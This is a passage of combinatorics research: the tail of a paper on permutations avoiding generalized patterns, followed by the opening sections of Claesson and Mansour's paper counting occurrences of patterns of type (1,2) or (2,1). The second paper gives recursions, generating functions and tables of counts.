$$|\mathcal{S}_n(a\text{-}bc, ac\text{-}b)| = M_n.$$

Proof. We mimic the proof of Lemma 1. Let $\pi \in \mathcal{S}_n(a\text{-}bc, ac\text{-}b)$. Since π avoids $(ac\text{-}b)$ it also avoids $(a\text{-}c\text{-}b)$ by Lemma 2 via $\pi \mapsto (\pi^c)^r$. Thus we may write $\pi = \sigma n \tau$, where $\pi(k) = n$, σ is an $\{a\text{-}bc, ac\text{-}b\}$-avoiding permutation of $\{n-1, n-2, \ldots, n-k+1\}$, and τ is an $\{a\text{-}bc, ac\text{-}b\}$-avoiding permutation of $[n-k]$. If $\sigma \neq \epsilon$ then $\sigma = \sigma' r$ where $r = n-k+1$, or else an $(a\text{-}bc)$-subword would be formed with n as the 'c' in $(a\text{-}bc)$. Define a map Φ from $\mathcal{S}_n(a\text{-}bc, ac\text{-}b)$ to the set of Motzkin paths by $\Phi(\epsilon) = \epsilon$ and

$$\Phi(\pi) = \begin{cases} \ell\,(\Phi \circ \mathrm{proj})(\sigma) & \text{if } \pi = n\sigma, \\ u\,(\Phi \circ \mathrm{proj})(\sigma)\,d\,\Phi(\tau) & \text{if } \pi = \sigma r n \tau \text{ and } r = n-k+1. \end{cases}$$

It is routine to find the inverse of Φ. □

Example. Let us find the Motzkin path associated with the $\{a\text{-}bc, ac\text{-}b\}$-avoiding permutation 76453281.

$$\begin{aligned} \Phi(76453281) &= u\Phi(54231)d\Phi(1) \\ &= u\ell\Phi(4231)d\ell \\ &= u\ell\ell\Phi(231)d\ell \\ &= u\ell\ell ud\Phi(1)d\ell \\ &= u\ell\ell ud\ell d\ell \end{aligned}$$

Acknowledgement

I am greatly indebted to my advisor Einar Steingrímsson, who put his trust in me and gave me the opportunity to study mathematics on a postgraduate level. This work has benefited from his knowledge, enthusiasm and generosity.

References

[1] E. Babson and E. Steingrímsson. Generalized permutation patterns and a classification of the Mahonian statistics. *Sém. Lothar. Combin.*, 44:Art. B44b, 18 pp. (electronic), 2000.
[2] E. Deutsch. Dyck path enumeration. *Discrete Math.*, 204(1-3):167–202, 1999.
[3] P. Flajolet and R. Schott. Nonoverlapping partitions, continued fractions, Bessel functions and a divergent series. *European J. Combin.*, 11(5):421–432, 1990.
[4] D. E. Knuth. *The art of computer programming. Vol. 1: Fundamental algorithms*. Addison-Wesley Publishing Co., Reading, Mass.-London-Don Mills, Ont, 1969.
[5] R. Simion and F. W. Schmidt. Restricted permutations. *European J. Combin.*, 6(4):383–406, 1985.
[6] N. J. A. Sloane and S. Plouffe. *The encyclopedia of integer sequences*. Academic Press Inc., San Diego, CA, 1995. Also available online: http://www.research.att.com/ njas/sequences/.
[7] R. P. Stanley. *Enumerative combinatorics. Vol. I*. Wadsworth & Brooks/Cole Advanced Books & Software, Monterey, CA, 1986. With a foreword by Gian-Carlo Rota.
[8] J. West. Generating trees and the Catalan and Schröder numbers. *Discrete Math.*, 146(1-3):247–262, 1995.

Matematik, Chalmers tekniska högskola och Göteborgs universitet, S-412 96 Göteborg, Sweden

E-mail address: claesson@math.chalmers.se

COUNTING OCCURRENCES OF A PATTERN OF TYPE $(1,2)$ OR $(2,1)$ IN PERMUTATIONS

ANDERS CLAESSON AND TOUFIK MANSOUR

Abstract. Babson and Steingrímsson introduced generalized permutation patterns that allow the requirement that two adjacent letters in a pattern must be adjacent in the permutation. Claesson presented a complete solution for the number of permutations avoiding any single pattern of type $(1,2)$ or $(2,1)$. For eight of these twelve patterns the answer is given by the Bell numbers. For the remaining four the answer is given by the Catalan numbers.

With respect to being equidistributed there are three different classes of patterns of type $(1,2)$ or $(2,1)$. We present a recursion for the number of permutations containing exactly one occurrence of a pattern of the first or the second of the aforementioned classes, and we also find an ordinary generating function for these numbers. We prove these results both combinatorially and analytically. Finally, we give the distribution of any pattern of the third class in the form of a continued fraction, and we also give explicit formulas for the number of permutations containing exactly r occurrences of a pattern of the third class when $r \in \{1,2,3\}$.

1. Introduction and preliminaries

Let $[n] = \{1, 2, \ldots, n\}$ and denote by $\mathcal{S}_n$ the set of permutations of $[n]$. We shall view permutations in $\mathcal{S}_n$ as words with n distinct letters in $[n]$.

Classically, a pattern is a permutation $\sigma \in \mathcal{S}_k$, and an occurrence of σ in a permutation $\pi = a_1 a_2 \cdots a_n \in \mathcal{S}_n$ is a subword of π that is order equivalent to σ. For example, an occurrence of 132 is a subword $a_i a_j a_k$ $(1 \le i < j < k \le n)$ of π such that $a_i < a_k < a_j$. We denote by $s^r_\sigma(n)$ the number of permutations in $\mathcal{S}_n$ that contain exactly r occurrences of the pattern σ.

In the last decade much attention has been paid to the problem of finding the numbers $s^r_\sigma(n)$ for a fixed $r \ge 0$ and a given pattern σ (see [1, 2, 4, 6, 7, 8, 11, 13, 14, 16, 17, 18, 19, 20, 21]). Most of the authors consider only the case $r = 0$, thus studying permutations *avoiding* a given pattern. Only a few papers consider the case $r > 0$, usually restricting themselves to patterns of length 3. Using two simple involutions (*reverse* and *complement*) on $\mathcal{S}_n$ it is immediate that with respect to being equidistributed, the six patterns of length three fall into the two classes $\{123, 321\}$ and $\{132, 213, 231, 312\}$. Noonan [15] proved that $s^1_{123}(n) = \frac{3}{n}\binom{2n}{n-3}$. A general approach to the problem was suggested by Noonan and Zeilberger [16]; they gave another proof of Noonan's result, and conjectured that

$$s^2_{123}(n) = \frac{59n^2 + 117n + 100}{2n(2n-1)(n+5)} \binom{2n}{n-4}$$

and $s^1_{132}(n) = \binom{2n-3}{n-3}$. The latter conjecture was proved by Bóna in [7]. A conjecture of Noonan and Zeilberger states that $s^r_\sigma(n)$ is P-recursive in n for any r and σ. It was proved by Bóna [5] for $\sigma = 132$.

Mansour and Vainshtein [14] suggested a new approach to this problem in the case $\sigma = 132$, which allows one to get an explicit expression for $s^r_{132}(n)$ for any given r.

Date: October 8, 2002.

More precisely, they presented an algorithm that computes the generating function $\sum_{n\geq 0} s^r_{132}(n)x^n$ for any $r \geq 0$. To get the result for a given r, the algorithm performs certain routine checks for each element of the symmetric group S_{2r}. The algorithm has been implemented in C, and yields explicit results for $1 \leq r \leq 6$.

In [3] Babson and Steingrímsson introduced generalized permutation patterns that allow the requirement that two adjacent letters in a pattern must be adjacent in the permutation. The motivation for Babson and Steingrímsson in introducing these patterns was the study of Mahonian permutation statistics. Two examples of (generalized) patterns are 1-32 and 13-2. An occurrence of 1-32 in a permutation $\pi = a_1a_2\cdots a_n$ is a subword $a_ia_ja_{j+1}$ of π such that $a_i < a_{j+1} < a_j$. Similarly, an occurrence of 13-2 is a subword $a_ia_{i+1}a_j$ of π such that $a_i < a_j < a_{i+1}$. More generally, if $xyz \in \mathcal{S}_3$ and $\pi = a_1a_2\cdots a_n \in \mathcal{S}_n$, then we define

$$(x\text{-}yz)\,\pi \;=\; |\{a_ia_ja_{j+1} : \mathrm{proj}(a_ia_ja_{j+1}) = xyz, 1 \leq i < j < n\}|,$$

where $\mathrm{proj}(x_1x_2x_3)(i) = |\{j \in \{1,2,3\} : x_j \leq x_i\}|$ for $i \in \{1,2,3\}$ and $x_1, x_2, x_3 \in [n]$. For instance, $\mathrm{proj}(127) = \mathrm{proj}(138) = \mathrm{proj}(238) = 123$, and

$$(1\text{-}23)\,491273865 = |\{127, 138, 238\}| = 3.$$

Similarly, we also define $(xy\text{-}z)\,\pi = (z\text{-}yx)\,\pi^r$, where π^r denotes the reverse of π, that is, π read backwards.

For any word (finite sequence of letters), w, we denote by $|w|$ the length of w, that is, the number of letters in w. A pattern $\sigma = \sigma_1\text{-}\sigma_2\text{-}\cdots\text{-}\sigma_k$ containing exactly $k-1$ dashes is said to be of type $(|\sigma_1|, |\sigma_2|, \ldots, |\sigma_k|)$. For example, the pattern 142-5-367 is of type $(3,1,3)$, and any classical pattern of length k is of type $(\underbrace{1,1,\ldots,1}_{k})$.

In [11] Elizalde and Noy presented the following theorem regarding the distribution of the number of occurrences of any pattern of type (3).

Theorem 1 (Elizalde and Noy [11])**.** *Let $h(x) = \sqrt{(x-1)(x+3)}$. Then*

$$\sum_{\pi\in\mathcal{S}} x^{(123)\pi}\frac{t^{|\pi|}}{|\pi|!} = \frac{2h(x)e^{\frac{1}{2}(h(x)-x+1)t}}{h(x)+x+1+(h(x)-x-1)e^{h(x)t}},$$

$$\sum_{\pi\in\mathcal{S}} x^{(213)\pi}\frac{t^{|\pi|}}{|\pi|!} = \frac{1}{1-\int_0^t e^{(x-1)z^2/2}dz}.$$

The easy proof of the following proposition can be found in [9].

Proposition 2 (Claesson [9])**.** *With respect to being equidistributed, the twelve patterns of type $(1,2)$ or $(2,1)$ fall into the three classes*

$$\{\ 1\text{-}23,\ 3\text{-}21,\ 12\text{-}3,\ 32\text{-}1\ \},$$
$$\{\ 1\text{-}32,\ 3\text{-}12,\ 21\text{-}3,\ 23\text{-}1\ \},$$
$$\{\ 2\text{-}13,\ 2\text{-}31,\ 13\text{-}2,\ 31\text{-}2\ \}.$$

In the subsequent discussion we refer to the classes of the proposition above (in the order that they appear) as Class 1, 2 and 3 respectively.

Claesson [9] also gave a solution for the number of permutations avoiding any pattern of the type $(1,2)$ or $(2,1)$ as follows.

Proposition 3 (Claesson [9])**.** *Let $n \in \mathbb{N}$. We have*

$$|\mathcal{S}_n(\sigma)| = \begin{cases} B_n & \text{if } \sigma \in \{1\text{-}23, 3\text{-}21, 12\text{-}3, 32\text{-}1, 1\text{-}32, 3\text{-}12, 21\text{-}3, 23\text{-}1\}, \\ C_n & \text{if } \sigma \in \{2\text{-}13, 2\text{-}31, 13\text{-}2, 31\text{-}2\}, \end{cases}$$

where B_n and C_n are the nth Bell and Catalan numbers, respectively.

In particular, since B_n is not P-recursive in n, this result implies that for generalized patterns the conjecture that $s^r_\sigma(n)$ is P-recursive in n is false for $r = 0$ and, for example, $\sigma = 1\text{-}23$.

This paper is organized as follows. In Section 2 we find a recursion for the number of permutations containing exactly one occurrence of a pattern of Class 1, and we also find an ordinary generating function for these numbers. We prove these results both combinatorially and analytically. Similar results are also obtained for patterns of Class 2. In Section 3 we give the distribution of any pattern of Class 3 in the form of a continued fraction, and we also give explicit formulas for the number of permutations containing exactly r occurrences of a pattern of Class 3 when $r \in \{1, 2, 3\}$.

2. Counting occurrences of a pattern of Class 1 or 2

Theorem 4. *Let $u_1(n)$ be the number of permutations of length n containing exactly one occurrence of the pattern 1-23 and let B_n be the nth Bell number. The numbers $u_1(n)$ satisfy the recurrence*

$$u_1(n+2) = 2u_1(n+1) + \sum_{k=0}^{n-1} \binom{n}{k} \big[u_1(k+1) + B_{k+1}\big],$$

whenever $n \geq -1$, with the initial condition $u_1(0) = 0$.

Proof. Each permutation $\pi \in \mathcal{S}^1_{n+2}(1\text{-}23)$ contains a unique subword abc such that $a < b < c$ and bc is a segment of π. Let x be the last letter of π and define the sets $\mathcal{T}$, $\mathcal{T}'$, and $\mathcal{T}''$ by

$$\pi \in \begin{cases} \mathcal{T} & \text{if } x = 2, \\ \mathcal{T}' & \text{if } x \neq 2 \text{ and } a = 1, \\ \mathcal{T}'' & \text{if } x \neq 2 \text{ and } a \neq 1. \end{cases}$$

Then $\mathcal{S}^1_{n+2}(1\text{-}23)$ is the disjoint union of $\mathcal{T}$, $\mathcal{T}'$, and $\mathcal{T}''$, so

$$u_1(n+2) = |\mathcal{T}| + |\mathcal{T}'| + |\mathcal{T}''|.$$

Since removing/adding a trailing 2 from/to a permutation does not affect the number of hits of 1-23, we immediately get

$$|\mathcal{T}| = u_1(n+1).$$

For the cardinality of $\mathcal{T}'$ we observe that if $x \neq 2$ and $a = 1$ then $b = 2$: If the letter 2 precedes the letter 1 then every hit of 1-23 with $a = 1$ would cause an additional hit of 1-23 with $a = 2$ contradicting the uniqueness of the hit of 1-23; if 1 precedes 2 then $a = 1$ and $b = 2$. Thus we can factor any permutation $\pi \in \mathcal{T}'$ uniquely in the form $\pi = \sigma 2 \tau$, where σ is (1-23)-avoiding, the letter 1 is included in σ, and τ is nonempty and (12)-avoiding. Owing to Proposition 3 we have showed

$$|\mathcal{T}'| = \sum_{k=0}^{n-1} \binom{n}{k} B_{k+1}.$$

Suppose $\pi \in \mathcal{T}''$. Since $x \neq 2$ and $a \neq 1$ we can factor π uniquely in the form $\pi = \sigma 1 \tau$, where σ contains exactly one occurrence of 1-23, the letter 2 is included in σ, and τ is nonempty and (12)-avoiding. Consequently,

$$|\mathcal{T}''| = \sum_{k=0}^{n} \binom{n}{k} u_1(k+1),$$

which completes the proof. □

Example 5. Let us consider all permutations of length 5 that contain exactly one occurrence of 1-23, and give a small illustration of the proof of Theorem 12. If $\mathcal{T}$, $\mathcal{T}'$ and $\mathcal{T}''$ are defined as above then

$$\begin{aligned}
\mathcal{T} &= \underline{1354}|2\ \ \underline{1435}|2\ \ \underline{1453}|2\ \ \underline{1534}|2\ \ 4\underline{135}|2\ \ 5\underline{134}|2\ \ \underline{3451}|2\\
\mathcal{T}' &= \begin{array}{l}\underline{1}|\underline{2543}\ \ \underline{13}|\underline{254}\ \ \underline{14}|\underline{253}\ \ \underline{143}|\underline{25}\ \ \underline{15}|\underline{243}\ \ \underline{153}|\underline{24}\\ \underline{154}|\underline{23}\ \ \underline{31}|\underline{254}\ \ 3\underline{14}|\underline{25}\ \ 3\underline{15}|\underline{24}\ \ 3\underline{41}|\underline{25}\ \ 3\underline{51}|\underline{24}\\ 4\underline{1}|\underline{253}\ \ 4\underline{13}|\underline{25}\ \ 4\underline{15}|\underline{23}\ \ 4\underline{31}|\underline{25}\ \ 4\underline{51}|\underline{23}\ \ 5\underline{1}|\underline{243}\\ 5\underline{13}|\underline{24}\ \ 5\underline{14}|\underline{23}\ \ 5\underline{31}|\underline{24}\ \ 5\underline{41}|\underline{23}\end{array}\\
\mathcal{T}'' &= \begin{array}{l}\underline{234}|15\ \ \underline{235}|14\ \ \underline{2354}|1\ \ \underline{2435}|1\ \ \underline{245}|13\\ \underline{2453}|1\ \ \underline{2534}|1\ \ \underline{3452}|1\ \ 4\underline{235}|1\ \ 5\underline{234}|1\end{array}
\end{aligned}$$

where the underlined subword is the unique hit of 1-23, and the bar indicates how the permutation is factored in the proof of Theorem 12.

Theorem 6. *Let $v_1(n)$ be the number of permutations of length n containing exactly one occurrence of the pattern* 1-32 *and let B_n be the nth Bell number. The numbers $v_1(n)$ satisfy the recurrence*

$$v_1(n+1) = v_1(n) + \sum_{k=1}^{n-1}\left[\binom{n}{k}v_1(k) + \binom{n-1}{k-1}B_k\right],$$

whenever $n \geq 0$, with the initial condition $v_1(0) = 0$.

Proof. Each permutation $\pi \in \mathcal{S}^1_{n+2}$(1-32) contains a unique subword acb such that $a < b < c$ and cb is a segment of π. Define the sets $\mathcal{T}$ and $\mathcal{T}'$ by

$$\pi \in \begin{cases}\mathcal{T} & \text{if } a = 1,\\ \mathcal{T}' & \text{if } a \neq 1.\end{cases}$$

Then $\mathcal{S}^1_{n+2}$(1-32) is the disjoint union of $\mathcal{T}$ and $\mathcal{T}'$, so

$$v_1(n+2) = |\mathcal{T}| + |\mathcal{T}'|.$$

For the cardinality of $\mathcal{T}$ we observe that if $a = 1$ then $b = 2$: If the letter 2 precedes the letter 1 or 12 is a segment of π then every hit of 1-23 with $a = 1$ would cause an additional hit of 1-32 with $a = 2$ contradicting the uniqueness of the hit of 1-23; if 1 precedes 2 then $a = 1$ and $b = 2$. Thus we can factor π uniquely in the form $\pi = \sigma x 2 \tau$, where σx is (1-32)-avoiding, the letter 1 is included in σ, and τ is nonempty and (12)-avoiding. Let $\mathcal{R}_n$ be the set of (1-32)-avoiding permutations of $[n]$ that do not end with the letter 1. Since the letter 1 cannot be the last letter of a hit of 1-32, we have, by Proposition 3, that $|\mathcal{S}^0_n(1\text{-}32) \setminus \mathcal{R}_n| = B_{n-1}$. Consequently, $|\mathcal{R}_n| = B_n - B_{n-1}$ and

$$\begin{aligned}
|\mathcal{T}| &= \sum_{k=1}^{n}\binom{n-1}{k-1}|\mathcal{R}_k|\\
&= \sum_{k=1}^{n}\binom{n-1}{k-1}(B_k - B_{k-1})\\
&= \sum_{k=1}^{n-1}\binom{n-1}{k-1}B_k.
\end{aligned}$$

For the last identity we have used the familiar recurrence relation $B_{n+1} = \sum_{k=0}^{n}\binom{n}{k}B_k$.

Suppose $\pi \in \mathcal{T}'$. Since $a \neq 1$ we can factor π uniquely in the form $\pi = \sigma 1 \tau$, where σ contains exactly one occurrence of 1-32, and τ is nonempty and (12)-avoiding. Accordingly,

$$|\mathcal{T}''| = \sum_{k=0}^{n} \binom{n}{k} v_1(k),$$

which completes the proof. □

Let σ be a pattern of Class 1 or 2. Using combinatorial reasoning we have found a recursion for the number of permutations containing exactly one occurrence of the pattern σ (Theorem 4 and 6). More generally, given $r \geq 0$, we would like to find a recursion for the number of permutations containing exactly r occurrence of the pattern σ. Using a more general and analytic approach we will now demonstrate how this (at least in principle) can be achieved.

Let $S_\sigma^r(x)$ be the generating function $S_\sigma^r(x) = \sum_n s_\sigma^r(n) x^n$. To find functional relations for $S_\sigma^r(x)$ the following lemma will turn out to be useful.

Lemma 7. *If $\{a_n\}$ is a sequence of numbers and $A(x) = \sum_{n\geq 0} a_n x^n$ is its ordinary generating function, then, for any $d \geq 0$,*

$$\sum_{n\geq 0} \left[\sum_{j=0}^{n} \binom{n}{j} a_{j+d} \right] x^n = \frac{(1-x)^{d-1}}{x^d} \left[A\Big(\frac{x}{1-x}\Big) - \sum_{j=0}^{d-1} a_j \Big(\frac{x}{1-x}\Big)^j \right].$$

Proof. It is plain that

$$\sum_{n\geq 0} \Big[\sum_{j=0}^{n} \binom{n}{j} a_j \Big] x^n = \frac{1}{1-x} A\Big(\frac{x}{1-x}\Big).$$

See for example [12, p 192]. On the other hand,

$$\sum_{n\geq 0} a_{n+d} x^n = \frac{1}{x^d} \Big[A(x) - \sum_{j=0}^{d-1} a_j x^j \Big].$$

Combining these two identities we get the desired result. □

Define $\mathcal{S}_n^r(\sigma)$ to be the set of permutations $\pi \in S_n$ such that $(\sigma)\pi = r$. Let $s_\sigma^r(n) = |\mathcal{S}_n^r(\sigma)|$ for $r \geq 0$ and $s_\sigma^r(n) = 0$ for $r < 0$. Given $b_1, b_2, \ldots, b_k \in \mathbb{N}$, we also define

$$s_\sigma^r(n; b_1, b_2, \ldots, b_k) = \#\{a_1 a_2 \cdots a_n \in \mathcal{S}_n^r(\sigma) \mid a_1 a_2 \cdots a_k = b_1 b_2 \cdots b_k\}.$$

As a direct consequence of the above definitions, we have

$$s_\sigma^r(n) = \sum_{j=1}^{n} s_\sigma^r(n; j). \tag{1}$$

We start by considering patterns that belong to Class 1 and we use 12-3 as a representative of this class. Let us define

$$\begin{aligned} u_r(n; b_1, \ldots, b_k) &= s_{12\text{-}3}^r(n; b_1, \ldots, b_k), \\ u_r(n) &= s_{12\text{-}3}^r(n), \\ U_r(x) &= S_{12\text{-}3}^r(x). \end{aligned}$$

Lemma 8. *Let $n \geq 1$. We have $u_r(n; n-1) = u_r(n; n) = u_r(n-1)$ and*

$$u_r(n; i) = \sum_{j=1}^{i-1} u_r(n-1; j) + \sum_{j=0}^{n-i-1} u_{r-j}(n-1; n-1-j),$$

whenever $1 \leq i \leq n-2$.

Proof. If $a_1a_2\cdots a_n$ is any permutation of $[n]$ then

$$(12\text{-}3)a_1a_2\cdots a_n = (12\text{-}3)a_2a_3\cdots a_n + \begin{cases} n-a_2 & \text{if } a_1 < a_2, \\ 0 & \text{if } a_1 > a_2. \end{cases}$$

Hence,

$$\begin{aligned} u_r(n;i) &= \sum_{j=1}^{i-1} u_r(n;i,j) + \sum_{j=i+1}^{n} u_r(n;i,j) \\ &= \sum_{j=1}^{i-1} u_r(n-1;j) + \sum_{j=i+1}^{n} u_{r-n+j}(n-1;j-1) \\ &= \sum_{j=1}^{i-1} u_r(n-1;j) + \sum_{j=0}^{n-i-1} u_{r-j}(n-1;n-1-j). \end{aligned}$$

For $i = n-1$ or $i = n$ it is easy to see that $u_r(n;i) = u_r(n-1)$. □

Using Lemma 8 we quickly generate the numbers $u_r(n)$; the first few of these numbers are given in Table 1. Given $r \in \mathbb{N}$ we can also use Lemma 8 to find a

$n\backslash r$	0	1	2	3	4	5	6
0	1						
1	1						
2	2						
3	5	1					
4	15	7	1	1			
5	52	39	13	12	2	1	1
6	203	211	112	103	41	24	17
7	877	1168	843	811	492	337	238
8	4140	6728	6089	6273	4851	3798	2956
9	21147	40561	43887	48806	44291	38795	33343
10	115975	256297	321357	386041	394154	379611	355182

TABLE 1. The number of permutations of length n containing exactly r occurrences of the pattern 12-3.

functional relation determining $U_r(x)$. Here we present such functional relations for $r = 0, 1, 2$ and also explicit formulas for $r = 0, 1$.

Equation 1 tells us how to compute $u_r(n)$ if we are given the numbers $u_r(n;i)$. For the case $r = 0$ Lemma 9, below, tells us how to do the converse.

Lemma 9. *If* $1 \leq i \leq n-2$ *then*

$$u_0(n;i) = \sum_{j=0}^{i-1} \binom{i-1}{j} u_0(n-2-j).$$

Proof. For $n = 1$ the identity is trivially true. Assume the identity is true for $n = m$. We have

$$\begin{aligned} u_0(m+1;i) &= \sum_{j=1}^{i-1} u_0(m;j) + u_0(m-1) && \text{by Lemma 8} \\ &= \sum_{j=1}^{i-1}\sum_{k=0}^{j-1} \binom{j-1}{k} u_0(m-2-k) + u_0(m-1) && \text{by the induction hypothesis} \\ &= \sum_{j=1}^{i-1}\sum_{k=j-1}^{i-2} \binom{k}{j-1} u_0(m-1-j). \end{aligned}$$

Using the familiar equality $\binom{1}{k} + \binom{2}{k} + \cdots + \binom{n}{k} = \binom{n+1}{k+1}$ we then get

$$u_0(m+1;i) = \sum_{j=1}^{i-1} \binom{i-1}{j} u_0(m-1-j).$$

Thus the identity is true for $n = m+1$ and by the principle of induction the desired identity is true for all $n \geq 1$. □

The following proposition is a direct consequence of Proposition 3. However, we give a different proof. The proof is intended to illustrate the general approach. It is advisable to read this proof before reading the proof of Theorem 4′ below.

Proposition 10. *The ordinary generating function for the number of* (12-3)*-avoiding permutations of length* n *is*

$$U_0(x) = \sum_{k\geq 0} \frac{x^k}{(1-x)(1-2x)\cdots(1-kx)}.$$

Proof. We have

$$\begin{aligned} u_0(n) &= \sum_{k=1}^{n} u_0(n;k) && \text{by Equation 1} \\ &= 2u_0(n-1) + \sum_{i=1}^{n-2}\sum_{j=0}^{i-1} \binom{i-1}{j} u_0(n-2-j) && \text{by Lemma 8 and 9} \\ &= u_0(n-1) + \sum_{i=0}^{n-2} \binom{n-2}{i} u_0(n-1-i) && \text{by } \sum_{i=k}^{n} \binom{i}{k} = \binom{n+1}{k+1} \\ &= u_0(n-1) + \sum_{i=0}^{n-2} \binom{n-2}{i} u_0(i+1). \end{aligned}$$

Therefore, by Lemma 7, we have

$$U_0(x) = xU_0(x) + 1 - x + xU_0\left(\frac{x}{1-x}\right),$$

which is equivalent to

$$U_0(x) = 1 + \frac{x}{1-x} U_0\left(\frac{x}{1-x}\right).$$

An infinite number of applications of this identity concludes the proof. □

We now derive a formula for $U_1(x)$ that is somewhat similar to the one for $U_0(x)$. The following lemma is a first step in this direction.

Lemma 11. *If $1 \le i \le n-2$ then*

$$u_1(n;i) = \sum_{j=0}^{i-1} \binom{i-1}{j} u_1(n-2-j) + u_0(n;i).$$

Proof. For $n = 1$ the identity is trivially true. Assume the identity is true for $n = m$. Lemma 8 and the induction hypothesis imply

$$\begin{aligned} u_1(m+1;i) &= \sum_{j=1}^{i-1} u_1(m;j) + u_1(m-1) + u_0(m-1) \\ &= \sum_{j=0}^{i-1} \binom{j-1}{k} u_1(m-1-j) + \sum_{j=1}^{i-1} u_0(m;j) + u_0(m-1). \end{aligned}$$

In addition, Lemma 9 implies

$$\begin{aligned} u_0(m+1;i) &= \sum_{j=1}^{i-1}\sum_{k=0}^{j-1} \binom{j-1}{k} u_0(n-2-k) + u_0(n-1) \\ &= \sum_{j=0}^{i-1} \binom{i-1}{j} u_0(n-1-j) \\ &= \sum_{j=1}^{i-1} u_0(m;j) + u_0(m-1). \end{aligned}$$

Thus the identity is true for $n = m+1$ and by the principle of induction the desired identity is true for all $n \ge 1$. □

Next, we rediscover Theorem 4.

Theorem 4′. *Let $u_1(n)$ be the number of permutations of length n containing exactly one occurrence of the pattern 12-3 and let B_n be the nth Bell number. The numbers $u_1(n)$ satisfy the recurrence*

$$u_1(n+2) = 2u_1(n+1) + \sum_{k=0}^{n-1} \binom{n}{k} \big[u_1(k+1) + B_{k+1}\big],$$

whenever $n \ge -1$, with the initial condition $u_1(0) = 0$.

Proof. Similarly to the proof of Proposition 10, we use Equation 1, Lemma 8, 9, and 11 to get

$$\begin{aligned} u_1(n) &= 2u_1(n-1) + \sum_{i=1}^{n-2} \left[\sum_{j=0}^{i-1} \binom{i-1}{j} u_1(n-2-j) + u_0(n;i) \right] \\ &= 2u_1(n-1) + \sum_{i=1}^{n-2}\sum_{j=0}^{i-1} \binom{i-1}{j} \big(u_1(n-2-j) + u_0(n-2-j)\big) \\ &= u_1(n-1) - u_0(n-1) + \sum_{i=0}^{n-2} \binom{n-2}{i} \big(u_1(i+1) + u_0(i+1)\big) \\ &= 2u_1(n-1) + \sum_{i=0}^{n-3} \binom{n-2}{i} \big(u_1(i+1) + u_0(i+1)\big). \end{aligned}$$

□

Corollary 12. *The ordinary generating function, $U_1(x)$, for the number of permutations of length n containing exactly one occurrence of the pattern* 12-3 *satisfies the functional equation*

$$U_1(x) = \frac{x}{1-x}\Big(U_1\Big(\frac{x}{1-x}\Big) + U_0\Big(\frac{x}{1-x}\Big) - U_0(x)\Big).$$

Proof. The result follows from Theorem 4 together with Lemma 7. □

Corollary 13. *The ordinary generating function for the number of permutations of length n containing exactly one occurrence of the pattern* 12-3 *is*

$$U_1(x) = \sum_{n\geq 1} \frac{x}{1-nx} \sum_{k\geq 0} \frac{kx^{k+n}}{(1-x)(1-2x)\cdots(1-(k+n)x)}.$$

Proof. We simply apply Corollary 12 an infinite number of times and in each step we perform some rather tedious algebraic manipulations. □

Theorem 14. *The ordinary generating function, $U_2(x)$, for the number of permutations of length n containing exactly two occurrences of the pattern* 12-3 *satisfies the functional equation*

$$\begin{aligned} U_2(x) = \frac{x}{(1-x)^2(1-2x)}\Big(& U_2\Big(\frac{x}{1-x}\Big) - (1-x)U_2(x) + \\ & U_1\Big(\frac{x}{1-x}\Big) - (1-x)^2U_1(x) + \\ & U_0\Big(\frac{x}{1-x}\Big) - (1-x)^2U_0(x) \Big). \end{aligned}$$

Proof. The proof is similar to the proofs of Lemma 11, Theorem 4' and Corollary 12, and we only sketch it here.

Lemma 8 yields

$$\begin{aligned} u_2(n;n) &= u_2(n-1) \\ u_2(n;n-1) &= u_2(n-1) \\ u_2(n;n-2) &= u_2(n-1) - u_2(n-2) + u_1(n-2) \end{aligned}$$

and, by means of induction,

$$u_2(n;i) = u_1(n;i) + u_0(n;i) - u_0(n-1;i) + \sum_{j=0}^{i-1} \binom{i-1}{j} u_2(n-2-j),$$

whenever $1 \leq i \leq n-3$. Therefore, $u_2(0) = u_2(1) = u_2(2) = 0$ and

$$\begin{aligned} u_2(n) = {} & 3u_2(n-1) - u_2(n-2) + u_1(n-2) + \\ & \sum_{i=1}^{n-3} \binom{n-3}{i} (u_2(n-1-i) + u_1(n-1-i) + u_0(n-1-i) - u_0(n-2-i)). \end{aligned}$$

whenever $n \geq 3$. Thus, the result follows from Lemma 7. □

We now turn our attention to patterns that belong to Class 2 and we use 23-1 as a representative of this class. The results found below regarding the 23-1 pattern are very similar to the ones previously found for the 12-3 pattern, and so are the proofs; therefore we choose to omit most of the proofs. However, we give the necessary lemmas from which the reader may construct her/his own proofs.

Define

$$\begin{aligned} v_r(n;b_1,\dots,b_k) &= s^r_{23\text{-}1}(n;b_1,\dots,b_k),\\ v_r(n) &= s^r_{23\text{-}1}(n),\\ V_r(x) &= S^r_{23\text{-}1}(x). \end{aligned}$$

If $a_1a_2\cdots a_n$ is any permutation of $[n]$ then

$$(23\text{-}1)a_1a_2\cdots a_n = (23\text{-}1)a_2a_3\cdots a_n + \begin{cases} a_1-1 & \text{if } a_1 < a_2,\\ 0 & \text{if } a_1 > a_2. \end{cases}$$

Lemma 15. *Let $n \geq 1$. We have $v_r(n;1) = v_r(n;n) = v_r(n-1)$ and*

$$v_r(n;i) = \sum_{j=1}^{i-1} v_r(n-1;j) + \sum_{j=i}^{n-1} v_{r-i+1}(n-1;j),$$

whenever $2 \leq i \leq n-1$.

Using Lemma 15 we quickly generate the numbers $v_r(n)$; the first few of these numbers are given in Table 2.

$n\backslash r$	0	1	2	3	4	5	6
0	1						
1	1						
2	2						
3	5	1					
4	15	6	3				
5	52	32	23	10	3		
6	203	171	152	98	62	22	11
7	877	944	984	791	624	392	240
8	4140	5444	6460	6082	5513	4302	3328
9	21147	32919	43626	46508	46880	41979	36774
10	115975	208816	304939	360376	396545	393476	377610

TABLE 2. The number of permutations of length n containing exactly r occurrences of the pattern 23-1.

Lemma 16. *If $2 \leq i \leq n-1$ then*

$$v_0(n;i) = \sum_{j=0}^{i-2} \binom{i-2}{j} v_0(n-2-j).$$

Proposition 17. *The ordinary generating function for the number of $(23\text{-}1)$-avoiding permutations of length n is*

$$V_0(x) = \sum_{k\geq 0} \frac{x^k}{(1-x)(1-2x)\cdots(1-kx)}.$$

Lemma 18. *If $2 \leq i \leq n-1$ then*

$$v_1(n;i) = \sum_{j=0}^{i-2} \binom{i-2}{j} v_1(n-2-j) + v_0(n;i-1) - v_0(n-1,i-1).$$

Theorem 6′. *Let $v_1(n)$ be the number of permutations of length n containing exactly one occurrence of the pattern* 23-1 *and let B_n be the nth Bell number. The numbers $v_1(n)$ satisfy the recurrence*

